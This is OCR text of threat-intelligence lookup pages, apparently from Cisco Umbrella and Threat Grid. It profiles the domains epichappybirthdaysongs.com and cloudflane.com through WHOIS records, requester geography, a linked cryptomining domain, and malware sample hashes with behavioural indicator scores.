
Details for epichappybirthdaysongs.com

Host

IP Count	1
Geo Distance (sum, mean)	0, 0 km
Registrant Country	US

Requester Distribution

COUNTRY	PERCENTAGE
United States of America	73.33%
India	13.33%
Germany	6.67%
Australia	3.33%
Jamaica	3.33%




Details for cloudflane.com

Host

IP Count	3
Geo Distance (sum, mean)	2616, 872 km
Registrant Country	RU

Requester Distribution

COUNTRY	PERCENTAGE
United States of America	16.67%
Nigeria	12.96%
Ukraine	9.26%
Argentina	7.41%
Colombia	5.56%



Details for epichappybirthdaysongs.com

WHOIS Record Data

Registrar Name: LIQUIDNET Ltd. **IANAID:** 1472 Last retrieved May 8, 2018 GET LATEST


Created: June, 10, 2013 **Updated:** May, 14, 2017 **Expires:** June, 10, 2018 Raw data

Email Address	Associated Domains	Email Type	Last Observed
bpiotrowski@smarttechnician...	23 Total - 1 malicious	Administrative, Registrant, Technical	Current

Showing 1 of 1 Results

Nameserver	Associated Domains	Last Observed
dns1.supremedns.com	Greater than 500 Total	Current
dns2.supremedns.com	Greater than 500 Total	Current

Show past data **Showing 2 of 4 Results**



Details for cloudflane.com

WHOIS Record Data

Registrar Name: DNC Holdings, Inc. **IANAID:** 291

Last retrieved January 30, 2018 GET LATEST

Created: November, 24, 2017 **Updated:** November, 24, 2017 **Expires:** November, 24, 2018 Raw data


Email Address	Associated Domains	Email Type	Last Observed
tabasco@autorambler.ru	2 Total	Administrative, Registrant, Technical	Current

Showing 1 of 1 Results

Domains Associated with tabasco@autorambler.ru

Domain Name	Security Categories	Content Categories	Last Observed
cloudmediacdn.com	Cryptomining		Current
cloudflane.com			Current

Showing 2 of 2 results




Details for cloudflane.com

Associated Samples

POWERED BY **CISCO AMP THREAT GRID**

Threat Score	SHA256 Signature	AV Result
95	b447f5bacba5ff2be97e360e71f447c95ac1...	
95	e6f30407e4f3b12eca7bfd3b76dd86806d3...	
64	1db21a0738cf9c89b78814a77e0bc4003df...	
56	7cc06c319ef0215471478a51eac5a25cc46...	

1 - 4 of 4 ‹ ›



THREAT SAMPLE (SHA256)


e6f30407e4f3b12eca7bfd3b76dd86806d38ed18ab3ad2604b37e582e208c205

SHA1 e6780d8103945ab181465fadbaa4b2eaa6e57ac5
MD5 18c98fed2f9ec6001a9bb9ea0616321f

Threat Score: 95
Magic Type: ASCII text, with no line terminators
Size: 68 bytes
First Seen: Jan, 24, 2018 04:40:25 UTC
Full Sample Data from Threat Grid


BEHAVIORAL INDICATORS

Indicator	Severity ?	Confidence ?
Specific Set Of Indicators Signalling High Likelihood of Maliciousness Detected	95	100
Javascript Contains an Excessively Long String	80	80
Script Contains URL	75	80



